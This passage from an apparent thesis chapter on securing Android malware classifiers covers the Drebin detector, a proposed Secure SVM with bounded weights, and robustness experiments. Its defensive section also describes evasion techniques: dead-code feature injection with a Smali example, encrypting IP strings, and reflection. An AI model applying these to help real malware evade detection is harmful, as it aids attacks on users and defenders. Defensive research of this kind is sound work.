


FIGURE 5.1: A schematic representation of the architecture of Drebin. First, applications are represented as vector in a d-dimensional feature space. A linear classifier is then trained on an available set of labeled application, to discriminate between malware and benign applications. During classification, unseen applications are evaluated by the classifier. If the classifier's output $f(\boldsymbol{x}) \geq 0$, they are classified as malware, and as benign otherwise. Finally, Drebin also provides an interpretation of its decision, by highlighting the most suspicious (or benign) features that contributed to the decision [4].

previous techniques for *secure learning* [11, 13, 18, 20], it is able to retain interpretability of decisions, computational efficiency, and scalability on large datasets, while also being well-motivated from a more theoretical perspective.

The proposed strategy will be evaluated on real-world data (Sect. 5.5.1), including an adversarial security evaluation based on the simulation of the proposed evasion attacks. Results show that the proposed method outperforms off-the-shelf classification algorithms, including *secure* ones, without losing significant accuracy in the absence of well-crafted attacks. This Chapter will be closed by discussing the contributions and limitations of the proposed approach, as well as future research challenges. The contributions proposed in this Chapter are a joint work with Ambra Demontis, Marco Melis, Battistа Biggio, Daniel Arp, Konrad Rieck, Giorgio Giacinto and Fabio Roli. The proposed contributions are currently in submission.

5.2 Drebin

As mentioned in Section 5.1, Drebin is a machine learning system to the detection of Android malware. Drebin conducts multiple steps and can be executed directly on the mobile device, as it performs a lightweight static analysis of Android applications. The extracted features are used to embed applications into a high-dimensional vector space and train a classifier on a set of labeled data. An overview of the system architecture is given in Fig. 5.1. Initially, Drebin performs a static analysis of a set of available Android

Feature sets		
`manifest`	S_1	Hardware components
	S_2	Requested permissions
	S_3	Application components
	S_4	Filtered intents
`dexcode`	S_5	Restricted API calls
	S_6	Used permission
	S_7	Suspicious API calls
	S_8	Network addresses

TABLE 5.1: Overview of feature sets.

applications,[1] to construct a suitable feature space. All features extracted by Drebin are presented as *strings* and organized in 8 different feature sets, as listed in Table 5.1. Android applications are then mapped onto the feature space as follows. Let us assume that an Android application (*i. e.*, an `apk` file) is represented as an object $\boldsymbol{z} \in \mathcal{Z}$, being $\mathcal{Z}$ the abstract space of all `apk` files. We then denote with $\Phi : \mathcal{Z} \mapsto \mathcal{X}$ a function that maps an `apk` file $\boldsymbol{z}$ to a d-dimensional feature vector $\boldsymbol{x} = (x^1, \ldots, x^{\mathsf{d}})^\top \in \mathcal{X} = \{0, 1\}^{\mathsf{d}}$, where each feature is set to 1 (0) if the corresponding *string* is present (absent) in the `apk` file $\boldsymbol{z}$. An application encoded in feature space may thus look like the following:

$$\boldsymbol{x} = \Phi(\boldsymbol{z}) \mapsto \begin{pmatrix} \cdots \\ 0 \\ 1 \\ \cdots \\ 1 \\ 0 \\ \cdots \end{pmatrix} \begin{array}{l} \ldots \\ \left.\begin{array}{l} \texttt{permission::SEND\_SMS} \\ \texttt{permission::READ\_SMS} \end{array}\right\} S_2 \\ \ldots \\ \left.\begin{array}{l} \texttt{api\_call::getDeviceId} \\ \texttt{api\_call::getSubscriberId} \end{array}\right\} S_5 \\ \ldots \end{array}$$

Once Android applications are represented as feature vectors, Drebin learns a *linear* Support Vector Machine (SVM) classifier [166, 167] to discriminate between the class of benign and malicious samples. As previously said (see Chapter 2), linear classifiers are generally expressed in terms of a linear function $f : \mathcal{X} \mapsto \mathbb{R}$, given as:

$$f(\boldsymbol{x}) = \boldsymbol{w}^\top \boldsymbol{x} + b \,, \tag{5.1}$$

where $\boldsymbol{w} \in \mathbb{R}^{\mathsf{d}}$ denotes the vector of *feature weights*, and $b \in \mathbb{R}$ is the so-called *bias*. These parameters (once they are optimized during training) identify a hyperplane in

[1]We use here a modified version of Drebin that performs a static analysis based on the **`Androguard`** tool, available at:
`https://github.com/androguard/androguard`.

feature space, which separates the two classes. During classification, unseen applications are then classified as malware if $f(\boldsymbol{x}) \geq 0$, and as benign otherwise.

Although Drebin has shown to be capable of detecting malware with high accuracy, it exhibits intrinsic vulnerabilities that might be exploited by an attacker to evade detection.

Since Drebin has been designed to run directly on the mobile device, its most obvious limitation is the lack of a dynamic analysis. Unfortunately, static analysis has clear limitations because it is not possible to analyze malicious code that is downloaded or decrypted at runtime [168]. From a machine-learning perspective, this means that an attacker is in principle capable of removing certain features, like URLs or function calls, which can thus not been used by Drebin to make its decision. However, to implement this behavior, the attacker is required to add some features, corresponding to additional routines, like cryptographic functions. We have already seen that this is possible by employing commercial tools that empirically obfuscate samples (see Chapter 4). However, this can in turn still allow the identification of a suspicious sample, as characteristics related to malicious samples might be injected (*e. g.*, encryption) . An alternative to this approach, which follows the description of the optimal attacks provided in Chapter 2, is injecting features in a fine-grained way inside the Dalvik code. With respect to this, the next Section will provide an insight into the possible manipulations that can be done to the malware data, and into how these can possibly undermine its functionality.

5.3 Malware Data Manipulation

As stated in Chapter 2, a critical point to perform targeted attacks against machine learning systems is discussing how the attacker can manipulate malware applications to create the corresponding evasion attack samples. To this end, we consider two main settings in our evaluation, detailed below.

Feature Addition. Within this setting, the attacker can independently inject (*i. e.*, set to 1) every feature.

Feature Addition and Removal. This scenario simulates a more powerful attacker that can inject every feature, and also remove (*i. e.*, set to 0) features from the Dalvik Code.

These settings are motivated by the fact that malware has to be manipulated to evade detection, but its semantics and intrusive functionality must be preserved. In this respect, *feature addition* is generally a safe operation, in particular, when injecting `manifest` features (*e. g.*, adding permissions does not influence any existing application functionality). With respect to the Dalvik Code, one may also safely introduce information that is not actively executed, by adding code after `return` instructions (*dead code*) or with methods that are never called by any `invoke` type instructions. Listing 5.1 shows an example where a URL feature is introduced by adding a method that is never invoked in the code.

```
.method public addUrlFeature()V
  .locals 2
  const-string v1, "http://www.example.com"
  invoke-direct {v0, v1}, Ljava/net/URL;-><init>(Ljava/lang/String;)V
  return-void
.end method
```

Example 5.1: Smali code to add a URL feature.

However, this only applies when such information is not directly executed by the application, and could be stopped at the parsing level by analyzing only the methods belonging to the application *call graph*. In this case, the attacker would be enforced to change the executed code, and this requires considering additional and stricter constraints. For example, if she wants to add a suspicious API call to a Dalvik Code method that is executed by the application, she should adopt virtual machine registers that have not been used before by the application. Moreover, the attacker should pay attention to possible artifacts or undesired functionalities that are brought by the injected calls, which may influence the semantics of the original program. As a result, injecting a large number of features may not always be feasible.

Feature removal is even a more complicated operation. In particular, removing permissions from the `manifest` is not possible, as this would limit the application functionality. The same holds for intent filters. Some application component names can be changed but, as stated in Sect. 5.3, this operation is not easy to be automatically performed: the attacker must ensure that the application component names in the Dalvik Code are changed accordingly, and must not modify any of the entry points. Furthermore, the feasible changes may only slightly affect the whole `manifest` structure (as shown in our experiments with automated obfuscation tools). With respect to the Dalvik Code, multiple ways can be exploited to remove its features; *e. g.*, it is possible to hide IP addresses (if they are stored as strings) by encrypting them with the introduction of additional functions, and decrypting them at runtime. Of course, this should be done by avoiding the injection of features that are already used by the system (*e. g.*, function calls that are present in the training data). The same applies to suspicious API calls. Reflection can be used to also replace `invoke` type instructions that directly operate on certain API calls.

Given the above considerations, it is thus reasonable to assume that, while the attacker may not be able to remove features from the `manifest` in an automated, fine-grained manner, she may be able to automate the removal of Dalvik Code features. However, it is evident that removing a larger number of features from the application may increase chances of compromising its functionality. The reason is that Android uses a `Verification` system to check the integrity of an application during its execution (*e. g.*, it will immediately close an application, if a register passed as a parameter to an API call contains a wrong type), and chances of compromising this behavior increase if features are deleted carelessly. The attacker may then think of replacing the deleted features with semantically equivalent ones; however, this might bring further issues, as the new contents introduced in the file might be easily detected by the classifier.

For the aforementioned reasons, performing a fine-grained evasion attack that changes a lot of features may be very difficult in practice, without compromising the malicious application functionality. In addition, another problem for the attacker is getting to know precisely which features should be added or removed, which makes the construction of evasion attack samples even more complicated.

5.4 Adversarial Detection

In this section, we introduce an adversary-aware approach to improve the robustness of Drebin against carefully-crafted data manipulation attacks. To this end we will employ the attacker model and the attack strategies described in Chapter 2. As for Drebin, we aim to develop a simple, lightweight and scalable approach, which also retains interpretability of its decisions. For this reason, the use of non-linear classification functions with computationally-demanding learning procedures is not suitable for our application setting. We have thus decided to design a linear classification algorithm with improved security properties, as detailed in the following.

5.4.1 Securing Linear Classification

As in previous work [11, 13], we aim to improve the security of our linear classification system by enforcing learning of more *evenly-distributed* feature weights, as this would intuitively require the attacker to manipulate more features to evade detection. Recall that, as discussed in Sect. 5.3, if a large number of features has to be manipulated to evade detection, it may not even be possible to construct the corresponding malware sample without compromising its malicious functionality. With respect to the work in [11, 13], where different heuristic implementations were proposed to improve the so-called *evenness* of feature weights (see Sect. 5.5), we propose here a more principled approach, derived from the idea of *bounding* classifier sensitivity to feature changes.

We start by defining a measure of *classifier sensitivity* as:

$$\Delta f(\boldsymbol{x}, \boldsymbol{x}') = \frac{f(\boldsymbol{x}) - f(\boldsymbol{x}')}{\|\boldsymbol{x} - \boldsymbol{x}'\|} = \frac{\boldsymbol{w}^\top(\boldsymbol{x} - \boldsymbol{x}')}{\|\boldsymbol{x} - \boldsymbol{x}'\|}\,, \tag{5.2}$$

which evaluates the decrease of f when a malicious sample $\boldsymbol{x}$ is manipulated as $\boldsymbol{x}'$, with respect to the required amount of modifications, given by $\|\boldsymbol{x} - \boldsymbol{x}'\|$.

Let us assume now, without loss of generality, that $\boldsymbol{w}$ has unary ℓ_1-norm and that features are normalized in $[0, 1]$.[2] We also assume that, for simplicity, the ℓ_1-norm is used to evaluate $\|\boldsymbol{x} - \boldsymbol{x}'\|$. Under these assumptions, it is not difficult to see that $\Delta f \in \left[\frac{1}{\mathsf{d}}, 1\right]$, where the minimum is attained for equal absolute weight values (regardless of the amount of modifications made to $\boldsymbol{x}$), and the maximum is attained when only one weight is not null, confirming the intuition that more *evenly-distributed* feature weights should improve classifier security under attack. This can also be formally shown by selecting $\boldsymbol{x}, \boldsymbol{x}'$ to maximize $\Delta f(\boldsymbol{x}, \boldsymbol{x}')$, which gives:

$$\Delta f(\boldsymbol{x}, \boldsymbol{x}') \leq \tfrac{1}{\mathsf{K}} \textstyle\sum_{k=1}^{\mathsf{K}} |w_{(k)}| \leq \max_{j=1,\ldots,\mathsf{d}} |w_j| = \|\boldsymbol{w}\|_\infty. \tag{5.3}$$

Here, $\mathsf{K} = \|\boldsymbol{x} - \boldsymbol{x}'\|$ corresponds to the number of modified features and $|w_{(1)}|, \ldots, |w_{(\mathsf{d})}|$ denote the weights sorted in descending order of their absolute values, such that we have $|w_{(1)}| \geq \ldots \geq |w_{(\mathsf{d})}|$. The last inequality shows that, to minimize classifier sensitivity to feature changes, one can minimize the ℓ_∞-norm of $\boldsymbol{w}$. This in turn tends to promote solutions which exhibit the same absolute weight values (a well-known effect of ℓ_∞ regularization [169]).

This is a very interesting result which has never been pointed out in the field of adversarial machine learning. We have shown that regularizing our learning algorithm by penalizing the ℓ_∞-norm of the feature weights $\boldsymbol{w}$ can improve the *security* of linear classifiers, yielding classifiers with more *evenly-distributed* feature weights. This has only been intuitively motivated in previous work, and implemented with heuristic approaches [11, 13]. As we will show in Sect. 5.5, being derived from a more principled approach, our method is not only capable of finding more *evenly-distributed* feature weights with respect

[2]Note that this is always possible without affecting system performance, by dividing f by $\|\boldsymbol{w}\|_1$, and normalizing feature values on a compact domain before classifier training.

to the heuristic approaches in [11, 13], but it is also able to outperform them in terms of security.

It is also worth noting that our approach preserves *convexity* of the objective function minimized by the learning algorithm. This gives us the possibility of deriving computationally-efficient training algorithms with (potentially strong) convergence guarantees. As an alternative to considering an additional term to the learner's objective function $\mathcal{L}$, one can still control the ℓ_∞-norm of $\boldsymbol{w}$ by adding a box constraint on it. This is a well-known property of convex optimization [169]. As we may need to apply different upper and lower bounds to different feature sets, depending on how their values can be manipulated, we prefer to follow the latter approach.

5.4.2 Secure SVM Learning Algorithm

As previously stated (see Chapter 2), the normal SVM optimization problem is given by the following:

$$\min_{\boldsymbol{w},b} \mathcal{L}(\mathcal{D}, f) = \underbrace{\tfrac{1}{2}\boldsymbol{w}^\top\boldsymbol{w}}_{R(f)} + C \underbrace{\textstyle\sum_{i=1}^{\mathsf{n}} \max(0, 1 - y_i f(\boldsymbol{x}_i))}_{L(f,\mathcal{D})}, \tag{5.4}$$

where $L(f, \mathcal{D})$ denotes a loss function computed on the training data (exhibiting higher values if samples in $\mathcal{D}$ are not correctly classified by f), $R(f)$ is a regularization term to avoid overfitting (*i. e.*, to avoid that the classifier overspecializes its decisions on the training data, losing generalization capability on unseen data), and C is a trade-off parameter. On this basis, we define our Secure SVM learning algorithm (Sec-SVM) as:

$$\min_{\boldsymbol{w},b} \quad \tfrac{1}{2}\boldsymbol{w}^\top\boldsymbol{w} + C\textstyle\sum_{i=1}^{\mathsf{n}} \max(0, 1 - y_i f(\boldsymbol{x}_i)) , \tag{5.5}$$

$$\text{s.t.} \quad w_k^{\text{lb}} \le w_k \le w_k^{\text{ub}} , \; k = 1, \dots, \mathsf{d} . \tag{5.6}$$

Note that this optimization problem is identical to Problem (5.4), except for the presence of a box constraint on $\boldsymbol{w}$. The lower and upper bounds on $\boldsymbol{w}$ are defined by the vectors $\boldsymbol{w}^{\text{lb}} = (w_1^{\text{lb}}, \dots, w_{\mathsf{d}}^{\text{lb}})$ and $\boldsymbol{w}^{\text{ub}} = (w_1^{\text{ub}}, \dots, w_{\mathsf{d}}^{\text{ub}})$, which should be selected with a suitable procedure (see Sect. 5.4.3). For notational convenience, in the sequel we will also denote the constraint given by Eq. (5.6) compactly as $\boldsymbol{w} \in \mathcal{W} \subseteq \mathbb{R}^{\mathsf{d}}$.

The corresponding learning algorithm is given as Algorithm 2. It is a constrained variant of Stochastic Gradient Descent (SGD) that also considers a simple line-search procedure to tune the gradient step size during the optimization. SGD is a lightweight gradient-based algorithm for efficient learning on very large-scale datasets, based on approximating the subgradients of the objective function using only a single sample or a small subset of the training data, randomly chosen at each iteration [170, 171]. In our case, the subgradients of the objective function (Eq. 5.5) are given as:

$$\nabla_{\boldsymbol{w}}\mathcal{L} \approxeq \boldsymbol{w} + C \textstyle\sum_{i \in \mathcal{S}} \nabla_\ell^i \boldsymbol{x}_i \,, \tag{5.7}$$

$$\nabla_b \mathcal{L} \approxeq C \textstyle\sum_{i \in \mathcal{S}} \nabla_\ell^i \,, \tag{5.8}$$

where $\mathcal{S}$ denotes the subset of the training samples used to compute the approximation, and ∇_ℓ^i is the gradient of the hinge loss with respect to $f(\boldsymbol{x}_i)$, which equals $-y_i$, if $y_i f(\boldsymbol{x}_i) < 1$, and 0 otherwise.

One crucial issue to ensure quick convergence of SGD is the choice of the initial gradient step size $\eta^{(0)}$, and of a proper *decaying function* $s(t)$, *i. e.*, a function used to gradually reduce the gradient step size during the optimization process. As suggested in [170, 171], these parameters should be chosen based on preliminary experiments on a subset of the training data. Common choices for the function $s(t)$ include linear and exponential decaying functions.

We conclude this section by pointing out that our formulation is quite general; one may indeed select different combinations of loss and regularization functions to train different, secure variants of other linear classification algorithm. Our Sec-SVM learning algorithm is only an instance that considers the hinge loss and ℓ_2 regularization, as the standard SVM [166, 167]. It is also worth remarking that, as the lower and upper bounds become smaller in absolute value, our method tends to yield (*dense*) solutions with weights equal to the upper or to the lower bound. A similar effect is obtained when minimizing the ℓ_∞-norm directly [169].

We conclude from this analysis that there is an implicit trade-off between *security* and *sparsity*: while a sparse learning model ensures an efficient description of the learned decision function, it may be easily circumvented by just manipulating a few features. By contrast, a secure learning model relies on the presence of many, possibly redundant, features that make it harder to evade the decision function, yet at the price of a dense representation.

5.4.3 Parameter Selection

To tune the parameters of our classifiers, as suggested in [3, 172], one should not only optimize classification accuracy on a set of collected data, using traditional performance evaluation techniques like cross validation or bootstrapping. More properly, one should optimize a trade-off between accuracy and *security*, by accounting for the presence of potential, unseen attacks during the validation procedure.

Algorithm 2 Sec-SVM Learning Algorithm

Input: $\mathcal{D} = \{\boldsymbol{x}_i, y_i\}_{i=1}^{\mathsf{n}}$, the training data; C, the regularization parameter; $\boldsymbol{w}^{\text{lb}}, \boldsymbol{w}^{\text{ub}}$, the lower and upper bounds on $\boldsymbol{w}$; $|\mathcal{S}|$, the size of the sample subset used to approximate the subgradients; $\eta^{(0)}$, the initial gradient step size; $s(t)$, a decaying function of t; and $\varepsilon > 0$, a small constant.
Output: $\boldsymbol{w}, b$, the trained classifier's parameters.

```
1:  Set iteration count $t \leftarrow 0$.
2:  Randomly initialize $\boldsymbol{v}^{(t)} = (\boldsymbol{w}^{(t)}, b^{(t)}) \in \mathcal{W} \times \mathbb{R}$.
3:  Compute the objective function $\mathcal{L}(\boldsymbol{v}^{(t)})$ using Eq. (5.5).
4:  repeat
5:      Compute $(\nabla_{\boldsymbol{w}}\mathcal{L}, \nabla_b\mathcal{L})$ using Eqs. (5.7)-(5.8).
6:      Increase the iteration count $t \leftarrow t + 1$.
7:      Set $\eta^{(t)} \leftarrow \gamma\,\eta^{(0)}s(t)$ by performing a line search on $\gamma$.
8:      Set $\boldsymbol{w}^{(t)} \leftarrow \boldsymbol{w}^{(t-1)} - \eta^{(t)}\nabla_w\mathcal{L}$.
9:      Project $\boldsymbol{w}^{(t)}$ onto the feasible (box) domain $\mathcal{W}$.
10:     Set $b^{(t)} \leftarrow b^{(t-1)} - \eta^{(t)}\nabla_b\mathcal{L}$.
11:     Set $\boldsymbol{v}^{(t)} = (\boldsymbol{w}^{(t)}, b^{(t)})$.
12:     Compute the objective function $\mathcal{L}(\boldsymbol{v}^{(t)})$ using Eq. (5.5).
13: until $|\mathcal{L}(\boldsymbol{v}^{(t)}) - \mathcal{L}(\boldsymbol{v}^{(t-1)})| < \varepsilon$
14: return: $\boldsymbol{w} = \boldsymbol{w}^{(t)}$, and $b = b^{(t)}$.
```

Here we optimize this trade-off, denoted with $r(f_{\boldsymbol{\mu}}, \mathcal{D})$, as:

$$\boldsymbol{\mu}^\star = \arg\max_{\boldsymbol{\mu}}\; r(f_{\boldsymbol{\mu}}, \mathcal{D}) = A(f_{\boldsymbol{\mu}}, \mathcal{D}) + \lambda S(f_{\boldsymbol{\mu}}, \mathcal{D})\,, \tag{5.9}$$

where we denote with $f_{\boldsymbol{\mu}}$ the classifier learned with parameters $\boldsymbol{\mu}$ (*e. g.*, for our Sec-SVM, $\boldsymbol{\mu} = \{C, \boldsymbol{w}^{\text{lb}}, \boldsymbol{w}^{\text{ub}}\}$), with A a measure of classification accuracy in the absence of attack (estimated on $\mathcal{D}$), with S an estimate of the classifier security under attack (estimated by simulating attacks on $\mathcal{D}$), and with λ a given trade-off parameter.

Classifier security can be evaluated by considering distinct attack settings, or a different amount of modifications to the attack samples. In our experiments, we will optimize security in a worst-case scenario, *i. e.*, by simulating a PK evasion attack with both feature injection and removal. We will then average the performance under attack over an increasing number of modified features $m \in [1, \mathsf{M}]$. More specifically, we will measure security as:

$$S = \frac{1}{\mathsf{M}} \sum_{m=1}^{\mathsf{M}} A(f_{\boldsymbol{\mu}}, \mathcal{D}'_k)\,, \tag{5.10}$$

where $\mathcal{D}'_k$ is obtained by modifying a maximum of m features in each malicious sample in the *validation set*,[3] as suggested by the PK evasion attack strategy.

[3]Note that, as in standard performance evaluation techniques, data is split into distinct training-validation pairs, and then performance is averaged on the distinct validation sets. As we are considering *evasion attacks*, training data is not affected during the attack simulation, and only malicious samples in the validation set are thus modified.

5.5 Experimental Analysis

In this section, we report an experimental evaluation of our proposed secure learning algorithm (Sec-SVM) by testing it under different evasion scenarios (see Sect. 5.5.1).

Classifiers. We compare our Sec-SVM approach with the standard Drebin implementation (denoted with SVM), and with a previously-proposed technique that improves security of linear classifiers by using a Multiple Classifier System (MCS) architecture to obtain a linear classifier with more evenly-distributed feature weights [11, 13]. To this end, multiple linear classifiers are learned by sampling uniformly from the training set (a technique known as *bagging* [173]) and by randomly subsampling the feature set, as suggested by the *random subspace method* [174]. The classifiers are then combined by averaging their outputs, which is equivalent to using a linear classifier whose weights and bias are the average of the weights and biases of the base classifiers, respectively. With this simple trick, the computational complexity at test time remains thus equal to that of a single linear classifier [11]. As we use linear SVMs as the base classifiers, we denote this approach with MCS-SVM. We finally consider a version of our Sec-SVM trained using only `manifest` features that we call Sec-SVM (M). The reason is to verify whether considering only features, which can not removed, limits closely mimicking benign data and thereby yields a more secure system.

Datasets. In our experiments, we use two distinct datasets. The first (referred to as *Drebin*) includes the data used in [4], and consists of $121,329$ benign applications and $5,615$ malicious samples, labeled using the VirusTotal service. A sample is labeled as malicious if it is detected by at least five anti-virus scanners, whereas it is labeled as benign if no scanner flagged it as malware. The second is the `Android PRAGuard` dataset used for the evaluation in Chapter 4 ($10,500$ samples in total).

Training-test splits. We average our results on 10 independent runs. In each repetition, we randomly select 60,000 applications from the *Drebin* dataset, and split them into two equal sets of 30,000 samples each, respectively used as the training set and the surrogate set (as required by the LK and mimicry attacks discussed in Chapter 2). As for the test set, we use all the remaining samples from *Drebin*. In some attack settings (detailed below), we replace the malware data from *Drebin* in each test set with the malware samples from `Android PRAGuard`. This enables us to evaluate the extent to which a classifier (trained on some data) preserves its performance in detecting malware from *different* sources.[4]

[4]Note however that a number of malware samples in `Android PRAGuard` are also included in the *Drebin* dataset.

Feature set sizes					
manifest	S_1	13 (21)	dexcode	S_5	147 (0)
	S_2	152 (243)		S_6	37 (0)
	S_3	2,542 (8,904)		S_7	3,029 (0)
	S_4	303 (832)		S_8	3,777 (0)

TABLE 5.2: Number of features in each set for SVM, Sec-SVM, and MCS-SVM. Feature set sizes for the Sec-SVM (M) using only `manifest` features are reported in brackets. For all classifiers, the total number of selected features is $\mathsf{d}' = 10,000$.

Feature selection. When running Drebin on the given datasets, more than one million of features are found. For computational efficiency, we retain the most discriminant d' features, for which $|p(x_k = 1|y = +1) - p(x_k = 1|y = -1)|$, $k = 1, \ldots, \mathsf{d}$, exhibits the highest values (estimated on training data). In our case, using only $\mathsf{d}' = 10,000$ features does not significantly affect the accuracy of Drebin. This is consistent with the recent findings in [175], as it is shown that only a very small fraction of features is significantly discriminant, and usually assigned a non-zero weight by Drebin (*i. e.*, by the SVM learning algorithm). For the same reason, the sets of selected features turned out to be the same in each run. Their sizes are reported in Table 5.2.

Parameter setting. We run some preliminary experiments on a subset of the training set and noted that changing C did not have a significant impact on classification accuracy for all the SVM-based classifiers (except for higher values, which cause overfitting). Thus, also for the sake of a fair comparison among different SVM-based learners, we set $C = 1$ for all classifiers and repetitions. For the MCS-SVM classifier, we train 50 base linear SVMs on random subsets of 80% of the training samples and 50% of the features, as this ensures a sufficient diversification of the base classifiers, providing more evenly-distributed feature weights. The bounds of the Sec-SVM are selected through a 5-fold cross-validation, following the procedure explained in Sect. 5.4.3. In particular, we set each element of $\boldsymbol{w}^{\text{ub}}$ ($\boldsymbol{w}^{\text{lb}}$) as w^{ub} (w^{lb}), and optimize the two scalar values $(w^{\text{ub}}, w^{\text{lb}}) \in \{0.1, 0.5, 1\} \times \{-1, -0.5, -0.1\}$. As for the performance measure $A(f_{\boldsymbol{\mu}}, \mathcal{D})$ (Eq. 5.9), we consider the Detection Rate (DR) at 1% False Positive Rate (FPR), while the security measure $S(f_{\boldsymbol{\mu}}, \mathcal{D})$ is simply given by Eq. (5.10). We set $\lambda = 10^{-2}$ in Eq. (5.9) to avoid worsening the detection of both benign and malware samples in the absence of attack to an unnecessary extent. Finally, as explained in Sect. 5.4.2, the parameters of Algorithm 2 are set by running it on a subset of the training data, to ensure quick convergence, as $\eta^{(0)} = 0.5$, $\gamma \in \{10, 20, \ldots, 70\}$ and $s(t) = 2^{-0.01t}/\sqrt{\mathsf{n}}$.

5.5.1 Experimental Results

We present our results by reporting the performance of the given classifiers against (*i*) zero-effort attacks, (*ii*) obfuscation attacks, and (*iii*) advanced evasion attacks, including




FIGURE 5.2: Mean ROC curves on *Drebin* (*left*) and `Android PRAGuard` data (*right*), for classifiers trained on *Drebin* data.




FIGURE 5.3: Absolute values of feature weights, in descending order (*i. e.*, $|w_{(1)}| \geq \ldots \geq |w_{(\mathrm{d})}|$), for each classifier (averaged on 10 runs). Flatter curves correspond to more evenly-distributed feature weights (*i. e.*, more secure classifiers).

PK, LK and mimicry attacks, with both feature addition, and feature addition and removal.

Zero-effort attacks. Results for the given classifiers in the absence of attack are reported in the ROC curves of Fig. 5.2. They report the Detection Rate (DR, *i. e.*, the fraction of correctly-classified malware samples) as a function of the False Positive Rate (FPR, *i. e.*, the fraction of misclassified benign samples) for each classifier. We consider two different cases: (*i*) using both training and test samples from *Drebin* (*left* plot); and (*ii*) training on *Drebin* and testing on `Android PRAGuard` (*right* plot), as previously discussed. Notably, MCS-SVM achieves the highest DR (higher than 96% at 1% FPR) in both settings, followed by SVM and Sec-SVM, which only slightly worsen the DR. Sec-SVM (M) performs instead significantly worse. In Fig. 5.3, we also report the absolute weight values (sorted in descending order) of each classifier, to show that Sec-SVM classifiers yield more evenly-distributed weights, also with respect to MCS-SVM.

Empirical Obfuscation attacks. The ROC curves reported in Fig. 5.4 show the performance of the given classifiers, trained on *Drebin*, against the obfuscation attacks simulated with `DexGuard` (see Section 4.3) on the `Android PRAGuard` malware. Here, Sec-SVM performs similarly to MCS-SVM, while SVM and Sec-SVM (M) typically exhibit lower detection rates. From Fig. 5.5 we can see that the effect of obfuscation mostly consists of removing Dalvik Code features, while only slightly affecting `manifest` features. This is also confirmed by the fact that the performance of Sec-SVM (M) remains quite stable for all the given obfuscations. Nevertheless, as the feature changes induced by obfuscation attacks are not specifically-targeted against any of the given classifiers, their performances are not significantly affected. In fact, the DR at 1% FPR is never lower than 90%. In the case of Reflection, the performance of each classifier even slightly increases. The underlying reason is that this obfuscation technique makes only minimal changes to the set of selected features (which mainly focuses on system APIs that are not reflected), and tends to inject features belonging to the `java.lang.reflect` APIs that are very frequent in malware (training) data.

Optimal evasion. We finally report results for the PK, LK, and mimicry attacks in Fig. 5.6, considering both feature injection and feature injection and removal. As we are not removing `manifest` features, Sec-SVM (M) is clearly tested only against feature-injection attacks. Worth noting, Sec-SVM can drastically improve security compared to the other classifiers, as its performance decreases more gracefully against an increasing number of modified features, especially in the PK and LK attack scenarios. In the PK case, while the DR of Drebin (SVM) drops to 60% after modifying only *two* features, the DR of the Sec-SVM decreases to the same amount only when approximately *twenty* feature values are changed. This means that our Sec-SVM approach can improve classifier security of about *ten* times, in terms of the amount of modifications required to create a malware sample that evades detection.

Discussion. This is a very promising result, in terms of improving the overall system security, for two main reasons. First, as pointed out in Sect. 5.3, it may be very difficult, in practice, that an attacker is able to manipulate a larger number of features without compromising the malicious application functionality. In addition, recall also that our evaluation assumes very skilled attackers that precisely know the feature space and can collect surrogate data from the same sources used to train the classifier. This risk can clearly be mitigated with simple countermeasures to prevent the attacker to gain sufficient knowledge of the attacked system, such as frequent system re-training and diversification of training data collection, as also discussed in [176]. Second, even if the

